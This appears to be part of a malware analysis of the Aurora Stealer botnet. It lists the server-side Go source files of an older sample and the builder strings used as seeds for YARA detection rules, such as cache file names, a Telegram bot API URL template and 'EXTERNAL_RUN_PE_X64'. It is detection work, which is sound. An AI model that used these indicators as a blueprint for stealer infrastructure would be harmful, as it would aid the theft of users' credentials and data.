The common path for this older sample is: “C:/Users/SixSixSix/Desktop/Aurora 2022/server”

```
auth.go
compressor
.go
config.go
cryptograp
hy.go
favicon.go
geo.go
gui.go
main.go
notify.go
other.go
server.go
telegram.g
o
zip.go
```

Yara Seeds

To create the Yara rules, the following strings were used. Those are all present in the builder:

```
127.0.0.1:7273

POWR

WORK

PORT_FORWARD

FTP_RUN - REVESRE START

_*Aurora_2023_Technology_*

AURORA_TECHNOLOGY

./cache/Auth.aurora
```

```
_ACTUAL

./bots/screenshot/

./core/scr_n_f.png

EXTERNAL_RUN_PE_X64

[Aurora] Botnet - SERVER - RUN

- old sample.

    ./cache/Config.Aurora

    ./cache/Aurora.Aurora

    ./cache/telegram.Aurora

    ./cache/ATX.Aurora

    Aurora_Stealer_2033

    Aurora_Stealer_SERVER

    Aurora_Stealer_2022


https://api.telegram.org/bot%s/%
s

    ./cache/AuthHash.Aurora

    [Aurora Stealer]: Yes i am
work!
```

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Updated on 2023-04-23 80e2ac1
Aurora Stealer